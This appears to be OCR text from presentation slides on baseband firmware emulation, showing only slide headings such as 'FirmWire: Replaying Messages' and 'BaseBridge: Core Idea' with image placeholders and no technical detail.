
Memory

Peripherals


Timers

CCCI

FirmWire: Replaying Messages




FirmWire: Replaying Messages




Solution: Restoring State from a Physical Phone

BaseBridge: Core Idea

